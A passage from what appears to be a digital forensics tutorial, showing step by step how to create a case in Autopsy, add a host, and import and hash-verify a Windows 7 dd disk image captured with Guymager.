
When the cloning procedure is complete, you can mount the receiver partition and your cloned partition will be available under the name you gave it. Following is part of the info file for this cloning, showing the **SHA-256** hash and verification. The Cloning and Verification process took about 19 minutes:




Diving into Autopsy

Autopsy is an opensource web application that is meant to be a GUI frontend for using the Sleuth Kit. It is built on the traditional LAMP stack. You may upload image files to Autopsy and then examine and analyze them. It provides the same basic functionality of other, more advanced forensic suites such as X-ways, Encase, or FTK, in that you can manage many different cases, export data, easily view metadata, and perform string searches. However, you cannot perform other more advanced functions, such as carve for files.

To use Autopsy, go to the Forensics section of the Applications menu and click on Autopsy. Autopsy is a web-based application, so a terminal window will open and start Autopsy's services. You'll need to leave this window open. Closing this window will kill the running services:




As shown in the preceding image, to use Autopsy, open a web browser and go to `http://localhost:9999/autopsy`. The home page will open, allowing you to set up a new case or open an existing case. Since this is the first time, we will open a new case. Autopsy doesn't have a login, so it is best to use this only on a protected network. Also note in the following screenshot that the site gives you a warning that Java Script is enabled. We are using this on a protected network with no Internet access so this isn't a problem (love the hound dog):




Click on the **NEW CASE** button to create a new case. This will take you to the following page:

1. Enter a Case Name. This name cannot have special characters or blank spaces, only numbers and letters.
2. (Optional step) Add a description if you like. If you do a lot of these, it is probably a good idea to have a clear description.
3. Add an investigator's name. This is used to label data in the different processes, which is handy in reports and is absolutely necessary when gathering legal evidence.


4. Click the **NEW CASE** button:




Next you will be asked to add a host:




5. Fill out the host name using the machine's FQDN.
6. (Optional Step) Add a description if you like.
7. Enter the Time zone. If left blank it will use the system's time.
8. (Optional Step) You can also set a Timeskew to show how many seconds the target computer differs from standard time, which normally isn't needed.
9. (Optional Step) Since we are setting up a new host with a new image, we will not need to add a path to the hash databases.
10. Click on the **Next** button to continue:



This takes you to the following page to add the disk image to the case. Click the **ADD IMAGE** button:




You will then be given the following page. Click on **ADD IMAGE FILE**:




We're going to use the Windows 7 image we pulled using Guymager earlier. Our images are on a mounted USB drive and our path in this demo is `/media/root/usbdisk/win70020160202B.*`. This is a disk image we pulled using the `.dd` format. When we pulled this image, an info file was also created along with the `.dd` data image. As shown in the following, when adding the file path to the image, end the image name with `.*`. This will wildcard the image and read both the info file and the data file. This is also helpful when using an Encase image that has been divided into image slices. When using this with Encase, or Guymager outputting in Encase format, you'll have several data files ending in `.Exx` (that is, `E01`, `E02`, `E03`). Using the wildcard in the filename will find all these image slices and combine them in a usable and searchable format. The info file will import the metadata from the cloning process for investigation.

Since this is an image, pick the **Image** radio button.


If you have a standalone system for this task with a large amount of space you can choose either **Copy** or **Move** radio button. Since we are using a USB disk version with not much space, we have chosen the **Symlink** radio button. This allows the actual data to remain on the mounted disk and just imports the necessary metadata and sets up symlinks to the actual data into Autopsy. This saves on local storage space. Click the **Next** button to start the process:




The next page shows you the files found to verify before running the analyzed image. In the following, we see the image file and the info file. Click next to verify the files:




This being a Vmware image, it doesn't know the filesystem type. This is OK; however, in this mode you cannot see the file tree. All of the data is still searchable and retrievable by the sectors rather than through a file tree. Since this was made using the dd tool, this is a disk image, so pick the `Disk Image` radio button. Since this is Windows, pick **dos** as the file system type from the drop-down menu. Then click on the **OK** button:




Next, you are presented with the Disk Image Details page. Here you can set up a verifiable hash for the file system. This is needed in legal information. The hash is a proven way the data has not been tampered with. If you do choose to run the hash, be sure and pick the **Verify the hash after importing** check box to check that things worked fine. Click the **ADD** button:




This will take a while, depending on the size of the image. Once you have done a couple of dozen, you will be able to gauge approximately how long it takes for your setup to run the analysis. Get a cup of coffee, and relax:



